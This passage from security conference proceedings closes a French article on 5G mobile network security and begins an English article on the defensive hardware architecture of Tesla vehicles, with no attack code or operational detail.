Tout comme pour les tests fonctionnels, les technologies des fonctions de sécurité autour de la 5G évoluent beaucoup. Ainsi, s'appuyant sur Kubernetes, les plates-formes suivent l'évolution rapide de cet environnement. Par principe, cette évolution concerne aussi les fonctions et mécanismes de sécurité. Ceci devient un défi pour les constructeurs de ne pas proposer des solutions qui seront rapidement caduques mais il convient aussi de

maîtriser ces mécanismes pour en assurer la bonne mise en œuvre et un contrôle effectif.

Et le bug Bounty ? Impensable il y a encore une dizaine d'année, Orange France s'est lancé dans le bain en 2016 lors de la nuit du hack en ciblant le service d'annuaire "118712.fr".[7] Depuis, Orange France organise régulièrement des programmes de Bug Bounty publics ou privés, ciblant principalement les services Web exposés sur Internet. Le lancement d'un Bug Bounty sur un sous-périmètre du réseau 5G n'est pas exclu dans le futur.

Supervision sécurité La supervision en général du cœur 5G, et la supervision sécurité en particulier vont être un défi à part entière au regard du volume de log qu'il est potentiellement possible de remonter au niveau de l'infra support, au niveau système ou encore au niveau applicatif. Un ou plusieurs niveau d'agrégation de log vont être nécessaires pour ne remonter vers la supervision sécurité que les logs pertinent au regard des scénarios de menace envisagés dans les analyses de risques.

6.4 Prise de recule sur la sécurité 5G (partie à compléter)

Fausses stations de base

Côté opérateur Le sujet est problématique, mais le bout du tunnel approche pour plusieurs raisons. D'abord, les opérateurs arrêtent progressivement la 2G et la 3G. Concernant Orange France, l'extinction est prévue en 2025 pour la 2G et en 2028 pour la 3G. [63]. Reste la 4G où l'IMSI est envoyée en clair sur le RAN dans certaines circonstances avant de basculer sur une identité temporaire. Concernant la 5G-SA, les premiers retours sont plutôt positifs dès lors que le réseau est correctement configuré pour utiliser les SUCI, voir par exemple [24].

Côté terminaux La désactivation de la 2G/3G au niveau des opérateurs réseaux n'est cependant pas suffisante si les terminaux autorisent toujours les connexions en 2G/3G sur des fausses stations de base. Les constructeurs commencent à implémenter au niveau des terminaux des fonctions permettant de désactiver la 2G/3G. Android 12 a ouvert la voix à la désactivation de la 2G [68]. Mais le mode opératoire pour cette désactivation n'est pas trivial et reste réservé à un public averti. De plus, cela ne

[7] `https://www.orange-business.com/fr/blogs/securite/actualites/bug-bounty-nuit-du-hack-2017-orange-un-an-apres`

concerne que la 2G (et pas la 3G ou la 4G). Enfin, cela reste un cas isolé puisque des acteurs comme Apple, Huawei ou Samsung n'offrent pas de fonctionnalités similaires. Pour l'instant.

Augmentation de la surface exposée Si historiquement les opérateurs mettaient en oeuvre des protocoles "telco" sur des équipements dédiés que peu de personnes connaissaient, il y avait une forme de sécurité par l'obscurantisme. Ce n'est clairement plus le cas en 5G SA. En normalisation, la 3GPP a résolument fait le choix d'utiliser des protocoles "sur étagère" : réseau tout "IP", usage de protocoles comme IPsec ou http/2, algo de chiffrement éprouvés comme AES, etc. Par ailleurs, les fournisseurs de fonctions 5G développent désormais des logiciels en se basant sur des composants/bibliothèques/OS connus. Ces choix permettent de gagner du temps et de reposer sur des solutions éprouvées. Mais ils augmentent le nombre d'acteurs qui peuvent chercher des vulnérabilités et indirectement exposent les produits en cas de failles avérés. Cela oblige donc à être plus réactifs dans l'intégration des correctifs chez les fournisseurs, dans les tests de non régression et dans le déploiement opérationnel. Un exemple qui a marqué les esprits est l'usage de la bibliothèque "log4J" et les failles associées publiées fin 2021. Outre cet aspect, les opérateurs intègrent également l'augmentation de la surface d'attaque liée à la mise en oeuvre de nouvelles pratiques (agilité, automatisation, etc.) et de nouvelles technologies (virtualisation, services web, etc.). Un prérequis est ici d'intégrer ce nouveau paradigme dans l'approche globale de la sécurité. Il ne sert à rien de durcir une fonction 5G si la chaîne CI/CD, qui intervient dans la mise à jour de cette fonction, n'est pas également sécurisée.

7 Perspectives

7.1 6G à horizon 2030

Les travaux exploratoires autour de la 6G ont débuté. Ils devraient se conclure en 2025 par la définition des principaux objectifs de la 6G. Deux orientations sont possibles à ce stade. Reprendre les travaux sur la base de la spécification de la 5G et apporter des évolutions ou privilégier un scénario en rupture pour la 6G. Les travaux en normalisation à 3GPP devraient débuter en 2025 et cibler une première version stable des spécifications de la 6G à horizon 2030. Cela amènerait à une ouverture commerciale en 2031-2032, le temps de déployer les réseaux et le temps que les premiers terminaux compatibles soient commercialisés.

7.2 Cryptographie post-quantique à tous les étages

Sous l'angle de la sécurité, la principale thématique qui doit être traitée porte sur la cryptographie post-quantique, notamment pour les fonctions reposants sur les algorithmes de cryptographie asymétrique : SBA (PKI, http/2), négociation des clés utilisées pour monter les tunnels IPsec et mécanisme d'anonymisation (SUPI/SUCI) vont devoir être retravaillés pour être résiliant à la cryptanalyse utilisant des ordinateurs quantique. La cryptographie symétrique va devoir passer sur des tailles de clé à 256 bits (travaux en cours au 3GPP).

7.3 Évolutions

Plusieurs évolutions sont d'ores et déjà envisagées. L'architecture SBA va tout d'abord être retravaillée/améliorée pour être plus efficace et plus cloud native. Ensuite, la question de l'intégration de l'IA dans les réseaux mobiles va être plus prégnante pour améliorer l'expérience utilisateur et optimiser le fonctionnement des réseaux. De plus, les réflexions vont porter sur une meilleur intégration des réseaux avec les infrastructures virtualisées (cloud public/cloud privé, mixte) en intégrant les nouveaux paradigmes permis par la virtualisation et l'automatisation introduits en 5G. Enfin, il est probable que des enjeux environnementaux soient intégrés à tous les niveaux de la 6G, y compris au niveau de la sécurité, afin d'avoir une approche plus vertueuse.

8 Conclusion

Au cours des dernières décennies, la sécurité d'un réseau mobile est devenue un sujet de plus en plus complexe techniquement et de plus en plus critique stratégiquement afin de répondre aux attentes croissantes des clients. Les travaux en cours dans la construction des futurs réseaux mobiles 5G illustrent la prise en compte de la sécurité à tous les niveaux avec un engagement fort des opérateurs d'atteindre un niveau de sécurité homogène élevé. Mais ce n'est qu'une étape supplémentaire dans l'histoire des opérateurs qui a débuté au milieu du XX$^{\text{ème}}$ siècle. Au regard de la sensibilité des services rendus par les réseaux mobiles dans les années à venir et au regard de l'appétence d'acteurs malveillants vis à vis de ces mêmes réseaux, il ne fait aucun doute qu'il y aura de nouvelles étapes qui permettront régulièrement de combler les vulnérabilités identifiées et d'améliorer encore le niveau de sécurité du réseau 5G et des réseaux en devenir comme la 6G.

9 Remerciements

En premier lieu, un remerciement sincère à tous les organisateurs du SSTIC qui permettent depuis 20 ans à un large public de monter en compétence dans le domaine de la sécurité. Ensuite, une pensée pour tous les collègues du groupe Orange qui ont contribué directement ou indirectement à cet article : Bérénice Gloria, Stéphane Gorse, Olivier Charles, Emmanuelle Bernard, Sarah Nataf, Todor Gamishev, Irmine Vieira et toute l'équipe sécurité des réseaux d'Orange France.

Références

1. 3GPP. 3gpp ts 21.133 : 3rd generation partnership project ;technical specification group services and system aspects ;3g security ; security threats and requirements (release 4). *3GPP*, 2001. `https://www.3gpp.org/DynaReport/21133`.
2. 3GPP. 3gpp ts 33.120 : 3rd generation partnership project ;technical specification group services and system aspects ;3g security ;security principles and objectives (release 4). *3GPP*, 2001. `https://www.3gpp.org/DynaReport/33120`.
3. 3GPP. 3gpp tsg-sa wg3 meeting 82 ; s3-160278 : Study on architecture and security for next generation system. *3GPP*, 2016. `http://www.3gpp.org/ftp/tsg_sa/WG3_Security/TSGS3_82_Dubrovnik/docs/S3-160278.zip`.
4. 3GPP. 3gpp ts 23.002 : 3rd generation partnership project ; technical specification group services and system aspects ; network architecture (release 17). *3GPP*, 2021. `https://www.3gpp.org/DynaReport/23002`.
5. 3GPP. 3gpp tr 38.912 : 3rd generation partnership project ; technical specification group radio access network ; study on new radio (nr) access technology (release 17). *3GPP*, 2022. `https://www.3gpp.org/DynaReport/38912`.
6. 3GPP. 3gpp ts 21.102 : 3rd generation partnership project ;technical specification group services and system aspects ;3g security ; security architecture (release 17). *3GPP*, 2022. `https://www.3gpp.org/DynaReport/21102`.
7. 3GPP. 3gpp ts 23.228 : 3rd generation partnership project ;technical specification group services and system aspects ;ip multimedia subsystem (ims) ;stage 2 (release 18). *3GPP*, 2022. `https://www.3gpp.org/DynaReport/23228`.
8. 3GPP. 3gpp ts 23.501 : 3rd generation partnership project ; technical specification group services and system aspects ; system architecture for the 5g system (5gs) ; stage 2 (release 18). *3GPP*, 2022. `https://www.3gpp.org/DynaReport/23501`.
9. 3GPP. 3gpp ts 23.502 : 3rd generation partnership project ; technical specification group services and system aspects ; procedures for the 5g system (5gs) ; stage 2 (release 18). *3GPP*, 2022. `https://www.3gpp.org/DynaReport/23502`.
10. 3GPP. 3gpp ts 23.503 : 3rd generation partnership project ; technical specification group services and system aspects ; policy and charging control framework for the 5g system (5gs) ; stage 2 (release 18). *3GPP*, 2022. `https://www.3gpp.org/DynaReport/23503`.

11. 3GPP. 3gpp ts 29.002 : 3rd generation partnership project ;technical specification group core network and terminals ;mobile application part (map) specification(release 5). *3GPP*, 2022. https://www.3gpp.org/DynaReport/29002.

12. 3GPP. 3gpp ts 29.338 : 3rd generation partnership project ; technical specification group core network and terminals ; diameter based protocols to support short message service (sms) capable mobile management entities (mmes) (release 18). *3GPP*, 2022. https://www.3gpp.org/DynaReport/29338.

13. 3GPP. 3gpp ts 33.210 : 3rd generation partnership project ; technical specification group services and system aspects ; network domain security (nds) ; ip network layer security (release 17). *3GPP*, 2022. https://www.3gpp.org/DynaReport/33210.

14. 3GPP. 3gpp ts 33.310 : 3rd generation partnership project ; technical specification group services and system aspects ; network domain security (nds) ; authentication framework (af) (release 17). *3GPP*, 2022. https://www.3gpp.org/DynaReport/33310.

15. 3GPP. 3gpp ts 33.401 : 3rd generation partnership project ; technical specification group services and system aspects ;3gpp system architecture evolution (sae) ; security architecture (release 17). *3GPP*, 2022. https://www.3gpp.org/DynaReport/33401.

16. 3GPP. 3gpp ts 35.201 : 3rd generation partnership project ; technical specification group services and system aspects ; 3g security ; specification of the 3gpp confidentiality and integrity algorithms ; document 1 : f8 and f9 specification (release 17). *3GPP*, 2022. https://www.3gpp.org/DynaReport/35201.

17. 3GPP. 3gpp ts 35.202 : 3rd generation partnership project ; technical specification group services and system aspects ; 3g security ; specification of the 3gpp confidentiality and integrity algorithms ; document 2 : Kasumi specification (release 17). *3GPP*, 2022. https://www.3gpp.org/DynaReport/35202.

18. 3GPP. 3gpp ts 55.216 : 3rd generation partnership project ; technical specification group services and system aspects ; 3g security ; specification of the a5/3 encryption algorithms for gsm and ecsd, and the gea3 encryption algorithm for gprs ; document 1 : A5/3 and gea3 specifications (release 17). *3GPP*, 2022.

19. 3GPP. 3gpp ts 55.226 : 3rd generation partnership project ; technical specification group services and system aspects ; 3g security ; specification of the a5/4 encryption algorithms for gsm and ecsd, and the gea4 encryption algorithm for gprs (release 17). *3GPP*, 2022.

20. 3GPP. 3gpp ts 23.003 : 3rd generation partnership project ; technical specification group core network and terminals ; numbering, addressing and identification (release 17). *3GPP*, 2023. https://www.3gpp.org/DynaReport/23003.

21. 3GPP. 3gpp ts 33.402 : 3rd generation partnership project ; technical specification group services and system aspects ;3gpp system architecture evolution (sae) ; security aspects of non-3gpp accesses (release 18). *3GPP*, 2023. https://www.3gpp.org/DynaReport/33402.

22. 3GPP. 3gpp ts 33.501 : 3rd generation partnership project ; technical specification group services and system aspects ; security architecture and procedures for 5g system (release 18). *3GPP*, 2023. https://www.3gpp.org/DynaReport/33501.

23. Pascal Allizard. Avis présenté au nom de la commission des affaires étrangères, de la défense et des forces armées sur la proposition de loi visant à préserver les intérêts de la défense et de la sécurité nationale de la france dans le cadre de l'exploitation des

réseaux radioélectriques mobiles, 2019. http://www.senat.fr/rap/a18-569/a18-5691.pdf.

24. Ravishankar Borgaonkar and Altaf Shaik. 5g imsi catchers mirage. *BlackHat USA*, 2021. https://www.blackhat.com/us-21/briefings/schedule/#5g-imsi-catchers-mirage-23538.
25. ANSSI IGA IGAS CGE CCED. Evaluation de la gestion par l'opérateur orange de la panne du 2 juin et de ses conséquences sur l'accès aux services d'urgence, 2021. https://www.economie.gouv.fr/files/2021-07/Rapport-Orange-SNU.PDF.
26. Jean Cellmer. Réseaux cellulaires - radiocom 2000. *Techniques de l'Ingénieur*, 1999. https://www.techniques-ingenieur.fr/base-documentaire/archives-th12/archives-reseaux-et-telecommunications-tiate/archive-1/reseaux-cellulaires-e7362/.
27. Marc Cherki, Enguérand Renault, and Marie-Cécile Renault. La panne d'orange devient une affaire d'État. https://www.lefigaro.fr/societes/2012/07/08/20005-20120708ARTFIG00163-la-panne-d-orange-devient-une-affaire-d-etat.php, 2012.
28. SGDSN Secrétariat Général de la Défense et de la Sécurité Nationale. Instruction générale interministérielle relative la sécurité des activités d'importance vitale, n°6600/sgdsn/pse/psn du 7 janvier 2014, 2014. https://www.legifrance.gouv.fr/circulaire/id/37828.
29. Ministère de l'Intérieur et des Outre-mer. Lancement du projet "réseau radio du futur" (rrf), le réseau très haut-débit souverain des services de sécurité et de secours. https://www.interieur.gouv.fr/sites/minint/files/medias/documents/2022-10/13-10-2022-cp-rrf.pdf, 2022.
30. Conseil de l'Union Européenne. Cyberopérations russes contre l'ukraine : déclaration du haut représentant au nom de l'union européenne. https://www.consilium.europa.eu/fr/press/press-releases/2022/05/10/russian-cyber-operations-against-ukraine-declaration-by-the-high-representative-on-behalf-of-the-european-union/, 2022.
31. Scott D. Easterling, Michael O. Linden, and John C. Voelkel. Multi-channel cellular communications intercept system. https://patents.google.com/patent/US5428667, 1993.
32. Tobias Engel. Locating mobile phones using signalling system #7. *Chaos Communication Congress*, 2008. https://berlin.ccc.de/~tobias/25c3-locating-mobile-phones.pdf.
33. Tobias Engel. Ss7 : Locate. track. manipulate. *Chaos Communication Congress*, 2014. https://berlin.ccc.de/~tobias/31c3-ss7-locate-track-manipulate.pdf.
34. EUR-Lex. Directive (ue) 2022/2555 du parlement européen et du conseil du 14 décembre 2022 concernant des mesures destinées à assurer un niveau élevé commun de cybersécurité dans l'ensemble de l'union, modifiant le règlement (ue) no 910/2014 et la directive (ue) 2018/1972, et abrogeant la directive (ue) 2016/1148 (directive sri 2) (texte présentant de l'intérêt pour l'eee), 2022. https://eur-lex.europa.eu/legal-content/FR/TXT/?uri=CELEX:32022L2555.
35. EUR-Lex. Directive (ue) 2022/2557 du parlement européen et du conseil du 14 décembre 2022 concernant sur la résilience des entités critiques, et abrogeant la

directive 2008/114/ce du conseil (texte présentant de l'intérêt pour l'eee), 2022. https://eur-lex.europa.eu/legal-content/FR/TXT/?uri=CELEX:32022L2557.

36. Dirk Fox. Imsi-catcher. *DuD (Datenschutz und Datensicherheit)*, 1997. https://www.secorvo.de/publikationen/imsi-catcher-fox-1997.pdf.
37. Dirk Fox. Der imsi-catcher. *DuD (Datenschutz und Datensicherheit)*, 2002. https://www.secorvo.de/publikationen/imsicatcher-fox-2002.pdf.
38. Emmanuel Gadaix. Gsm and 3g security. *Black Hat Asia*, 2001. https://www.blackhat.com/presentations/bh-asia-01/gadiax.ppt.
39. Ryan Gallagher. The inside story of how british spies hacked belgium's largest telco. *The Intercept*, 2014. https://theintercept.com/2014/12/13/belgacom-hack-gchq-inside-story/.
40. Thomas Gassiloud. Avis présenté au nom de la commission des affaires étrangères, de la défense et des forces armées sur la proposition de loi visant à préserver les intérêts de la défense et de la sécurité nationale de la france dans le cadre de l'exploitation des réseaux radioélectriques mobiles, 2019. https://www.assemblee-nationale.fr/dyn/15/rapports/cion_def/l15b1830_rapport-avis.
41. Kevin Haggerty and Minas Samatas. Surveillance and democracy (see chapter 12. the greek olympic phone tappings scandal : A defenceless state and a weak democracy, minas samatas). *Routledge*, 2010. https://www.ekathimerini.com/in-depth/special-report/202026/americans-and-greeks-started-the-2004-wiretaps-together/#firstPage.
42. Silke Holtmanns, Siddharth Prakash Rao, and Ian Oliver. User location tracking attacks for lte networks using the interworking functionality. *IEEE, IFIP Networking Conference (IFIP Networking)*, 2016.
43. Rogers Communications Inc. Rogers canada-wide service outage of july 2022 - amended abridged rfi responses. https://crtc.gc.ca/otf/eng/2022/8000/c12-202203868.htm, 2022.
44. Hank M. Kluepfel. Securing a global village and its resources : baseline security for interconnected signaling system #7 telecommunications networks. *CCS '93 : Proceedings of the 1st ACM conference on Computer and communications security*, 1993.
45. Dmitry Kurbatov and Kropotov Vladimir. Hacking mobile network via ss7 : interception, shadowing and more - hitcon. *HITCON*, 2015. https://hitcon.org/2015/CMT/download/day1-d-r0.pdf.
46. Kapersky Lab. The regin platform nation-state ownage of gsm networks. https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/08070305/Kaspersky_Lab_whitepaper_Regin_platform_eng.pdf, 2014.
47. Guillaume Larrivé, Jean-Michel Mis, and Loïc Kevran. Rapport d'information sur l'évaluation de la loi du 24 juillet 2015 relative au renseignement. *Assemblée nationale*, 2020. https://www.assemblee-nationale.fr/dyn/15/rapports/micrens/l15b3069_rapport-information.
48. Franck Laurent and Pascal Nourry. Contexte réglementaire pour les opérateurs 5g. *C&ESAR*, 2019. https://www.cesar-conference.org/wp-content/uploads/2019/10/20191119_J1_060_P-NOURRY_Contexte_reglementaire_5G.pdf.
49. Légifrance. Loi n° 78-17 du 6 janvier 1978 relative à l'informatique, aux fichiers et aux libertés, 1978. https://www.legifrance.gouv.fr/jorf/id/JORFTEXT000000886460.

50. Légifrance. Ordonnance n° 2011-1012 du 24 août 2011 relative aux communications électroniques, article 6, 2011. https://www.legifrance.gouv.fr/jorf/id/JORFTEXT000024502658/.
51. Légifrance. Loi n° 2013-1168 du 18 décembre 2013 relative à la programmation militaire pour les années 2014 à 2019 et portant diverses dispositions concernant la défense et la sécurité nationale, 2013. https://www.legifrance.gouv.fr/jorf/id/JORFTEXT000028338825/.
52. Légifrance. Arrêté du 28 novembre 2016 fixant les règles de sécurité et les modalités de déclaration des systèmes d'information d'importance vitale et des incidents de sécurité relatives au sous-secteur d'activités d'importance vitale « communications électroniques et internet » et pris en application des articles r. 1332-41-1, r. 1332-41-2 et r. 1332-41-10 du code de la défense, 2016. https://www.legifrance.gouv.fr/jorf/id/JORFTEXT000033521327?r=LWo2BkmE58.
53. Légifrance. Loi n° 2018-493 du 20 juin 2018 relative à la protection des données personnelles, 2018. https://www.legifrance.gouv.fr/jorf/id/JORFTEXT000037085952/.
54. Légifrance. Loi n° 2018-607 du 13 juillet 2018 relative à la programmation militaire pour les années 2019 à 2025 et portant diverses dispositions intéressant la défense, 2018. https://www.legifrance.gouv.fr/jorf/id/JORFTEXT000037192797.
55. Légifrance. Arrêté du 6 décembre 2019 fixant la liste des appareils prévue par l'article l. 34-11 du code des postes et des communications électroniques, 2019. https://www.legifrance.gouv.fr/loda/id/JORFTEXT000039455672/.
56. Légifrance. Décret n° 2019-1300 du 6 décembre 2019 relatif aux modalités de l'autorisation préalable de l'exploitation des équipements de réseaux radioélectriques prévue à l'article l. 34-11 du code des postes et des communications électroniques, 2019. https://www.legifrance.gouv.fr/jorf/id/JORFTEXT000039455649.
57. Légifrance. Loi n°2019-810 du 1er août 2019 visant à préserver les intérêts de la défense et de la sécurité nationale de la france dans le cadre de l'exploitation des réseaux radioélectriques mobiles, 2019. https://www.legifrance.gouv.fr/dossierlegislatif/JORFDOLE000038360175/.
58. Légifrance. Code des postes et des communications électroniques, 2023. https://www.legifrance.gouv.fr/codes/texte_lc/LEGITEXT000006070987/.
59. Légifrance. Code pénal, 2023. https://www.legifrance.gouv.fr/codes/texte_lc/LEGITEXT000006070719.
60. Légifrance. Projet de loi relatif à la programmation militaire pour les années 2024 à 2030 et portant diverses dispositions intéressant la défense, 2023. https://www.assemblee-nationale.fr/dyn/16/textes/l16b1033_projet-loi.pdf.
61. Benoit Michau and Marin Moulinier. La signalisation chez les opérateurs mobiles. *SSTIC*, 2022. https://www.sstic.org/2022/presentation/la_signalisation_chez_les_oprateurs_mobiles/.
62. Karsten Nohl. Mobile self-defense. *Chaos Communication Congress*, 2014. https://fahrplan.events.ccc.de/congress/2014/Fahrplan/system/attachments/2493/original/Mobile_Self_Defense-Karsten_Nohl-31C3-v1.pdf.
63. Orange. Orange annonce une nouvelle étape dans la transformation de ses réseaux mobiles en europe, avec l'arrêt progressif des réseaux 2g et 3g avant la fin de la décennie, 2022. https://newsroom.orange.com/orange-annonce-une-nouvelle-

etape-dans-la-transformation-de-ses-reseaux-mobiles-en-europe-avec-larret-progressif-des-reseaux-2g-et-3g-avant-la-fin-de-la-decennie/.

64. Perez, Bonnasse, Caboche, and Ricco. Fraude : des arnaques de haut vol démasqué à paris. *FranceTV*, 2023. https://www.francetvinfo.fr/replay-jt/france-3/19-20/fraude-des-arnaques-de-haut-vol-demasque-a-paris_5666693.html.
65. Aggelos Petropoulos and Panos Voutsaras. Americans and greeks started the 2004 wiretaps together. *Ekathimerini*, 2015. https://www.ekathimerini.com/in-depth/special-report/202026/americans-and-greeks-started-the-2004-wiretaps-together/#firstPage.
66. Vodafone Portugal. Cyberattack on vodafone portugal. *Press*, 2022. https://www.vodafone.pt/en/press-releases/2022/2/cyberattack-on-vodafone-portugal.html.
67. Vassilis Prevelakis and Diomidis Spinellis. The athens affair. *IEEE Spectrum*, 2007. https://spectrum.ieee.org/telecom/security/the-athens-affair.
68. Android Open Source Project. Android 12 and android 12 release notes, 2021. https://source.android.com/docs/setup/about/android-12-release?hl=en.
69. RTP. António costa preocupado com ciberataque à vodafone. https://www.rtp.pt/noticias/economia/antonio-costa-preocupado-com-ciberataque-a-vodafone_v1383151, 2022.
70. David Rupprecht, Katharina Kohls, Thorsten Holz, and Christina Pöpper. Breaking LTE on layer two. In *IEEE Symposium on Security & Privacy (SP)*. IEEE, 2019.
71. ETSI SAGE. Specification of the 3gpp confidentiality and integrity algorithms uea2 and uia2. document 2 : Snow 3g specification. *ETSI*, 2006. https://www.gsma.com/security/security-algorithms/.
72. ETSI SAGE. Specification of the 3gpp confidentiality and integrity algorithms uea2 and uia2. document 1 : Uea2 and uia2 specification. *ETSI*, 2009. https://www.gsma.com/security/security-algorithms/.
73. ETSI SAGE. Specification of the 3gpp confidentiality and integrity algorithms 128-eea3 and 128-eia3. document 2 : Zuc specification. *ETSI*, 2011. https://www.gsma.com/security/security-algorithms/.
74. ETSI SAGE. Specification of the 3gpp confidentiality and integrity algorithms 128-eea3 and 128-eia3. document 1 : 128-eea3 and 128-eia3 specification. *ETSI*, 2019. https://www.gsma.com/security/security-algorithms/.
75. ETSI/TC SMG. Recommendation gsm 02.02 - network architecture. *ETSI*, 1992. https://www.etsi.org/deliver/etsi_gts/03/0302/03.01.04_60/gsmts_0302sv030104p.pdf.
76. ETSI/TC SMG. Recommandation gsm 02.09 : Security aspects. *ETSI*, 1993. https://www.etsi.org/deliver/etsi_gts/02/0209/03.01.00_60/gsmts_0209sv030100p.pdf.
77. ETSI/TC SMG. Recommendation gsm 03.03 - numbering, addressing and identification. *ETSI*, 1993. https://www.etsi.org/deliver/etsi_gts/03/0303/03.06.00_60/gsmts_0303sv030600p.pdf.
78. Symantec. Regin : Top-tier espionage tool enables stealthy surveillance, 2014.
79. Viasat. Ka-sat network cyber attack overview. https://news.viasat.com/blog/corporate/ka-sat-network-cyber-attack-overview, 2022.

Security of connected vehicles

David Berard and Vincent Dehors
david.berard@synacktiv.com
vincent.dehors@synacktiv.com

Synacktiv

Abstract. In the context of the Pwn2Own Vancouver 2022 and 2023 contests, the Synacktiv team looked into several embedded systems of Tesla vehicles. The goal of this event is to find and report impactful vulnerabilities and demonstrate realistic attack scenario.

Modern cars have more and more features and connectivity. The attack surface increase and now the cars are fully reliant on electronic technology as well. Therefore, the security of the car computers (ECUs) is taken seriously by car manufacturers.

Whereas we have been able to demonstrate successful remote exploitation of a Tesla cars in 2022 and 2023, this article shows how the modern architecture makes these attacks complexe and less impactful. The hardware and software architecture of Tesla vehicles will be described with a focus on the security implications of the design choices made by the manufacturer. This article is blue team oriented and will present generic security principles and state of the art hardening applied on embbeded systems.

This article additionally provides insights on how security researchers can obtain the firmware and gain testing capabilities for some critical components.

1 Introduction

As the automotive industry continues to produce increasingly connected vehicles, a new range of risks and security concerns arise. Some of these risks exist since years but are now taking a new dimension as car technologies evolve. As early as 2014, security researchers have been concerned by the automotive field [4] and the impact of connectivity in those product. One particularity of automotive security if that there are a wide range of attacker profiles, each exploiting different parts of the car.

One of the main risks with connected cars is car theft, which has always been a concern even for non-connected cars. But attacks on connected cars that enable theft can now be executed on a larger scale and with greater ease.

A recent study [3] revealed that there are real-world attacks using CAN injection to steal cars by connecting a device to the CAN bus at a convenient, easily accessible location.

Keyless entry systems are more and more common in modern vehicles. Therefore, car theft through relay attacks on this system is a common problem, and there are many public researches on that.

Another important risk is the vehicle safety, car components are connected together through various CAN buses. By gaining access to these buses through hardware modification or by software attacks, attackers may affect the safety of the vehicle and cause people injuries or material damages.

The infotainment system has become one of the main component of modern cars, its screen provides many features: car control, internet connection, access to many external services. Like smartphones, this system contains many personal data: accounts credentials, connection tokens, browsing history, navigation history and even tokens to open the owner's garage. Gaining access to these data can facilitate attack that extend beyond the vehicle itself, and can also be used to track the vehicle position or for espionage activities.

Modern cars like Tesla ones also have many limitations enforced by software. For example, some features like advanced autopilot can be purchased during the vehicle life and do not require hardware modification or going to a service center. Bypassing these limitations (hardware and software) has always been the passion of some people, and they are sharing their findings to a large community. That kind of modifications (or attacks in some cases) must be taken into account by the car manufacturer in its security model.

2 Security and hardware design

This chapter focuses on the different components embedded in the Tesla car computer bundle containing the Infotainment system.

This package contains several PCBs:

- The board containing the Infotainment system
  - Intel or AMD SoC
  - Memories containing firmware and user data
  - Audio system
  - Smart Ethernet switch
  - Security Gateway
  - WiFi/Bluetooth connectivity

— The board hosting the autopilots
— The connectivity card for LTE connection and emergency calls




Fig. 1. Electronic board containing the Infotainment and the security Gateway

These different components are interconnected via Ethernet. Additionally, a diagnostic port located in the glove box allows direct connection to the switch.

2.1 Security from the hardware design

The security is considered from the hardware design, with most components chosen to ensure certain security features (Secure boot, encryption, filtering, etc.). The design also takes into account the possibility of compromised ancillary components.

For example, links to external interfaces (e.g., LTE card or Tuner) are filtered at multiple levels, and one of these levels is the Ethernet switch, which has filtering tables to allow only necessary communications for operation.

The main purpose of such architecture is to isolate critical components and make them harder to reach. The basic idea is to isolate the multimedia part of the car from safety-critical ECUs but modern architecture goes further by adding multiple layers of isolation and filtering. Of course, car manufacturers have to deals with other constraints like manufacturing costs or even physical constraints when they are designing the ECUs and their networks.




Fig. 2. Hardware architecture

2.2 How several hardware versions are managed

Tesla has several hardware version for the Infotainment and autopilots boards, even on the Tesla Model 3. These boards are upgraded over time. Depending on the production date, the electronic components differ.

The Infotainment board was initially based on an Intel System On Chip (SoC) and has undergone several revisions. Today, new versions come with an AMD Ryzen SoC, but the system architecture remains very similar to the Intel SoC-based boards.

Tesla is working to standardize the Infotainment+Autopilot ECU across different models, so the Model S, Model X, Model Y, and Model 3 now share the same hardware and software.

The autopilot section is based on ARM Nvidia SoCs and has also undergone several revisions.

The security Gateway, responsible for providing Infotainment access to the CAN via Ethernet, is embedded on the Infotainment PCB, and it is a PowerPC architecture chip present in all hardware revisions.

Ancillary components embedded on this PCB, such as the Ethernet switch and connectivity cards (WiFi/Bluetooth), may vary depending on the hardware versions. The rest of this document focuses on the components embedded on the ECU based on the Intel SoC.

The LTE connectivity card varies within the same hardware version and is an external card connected to Ethernet (and other buses) via an M.2 connector on the PCB.

Despites all these hardware versions, several good practices are followed:

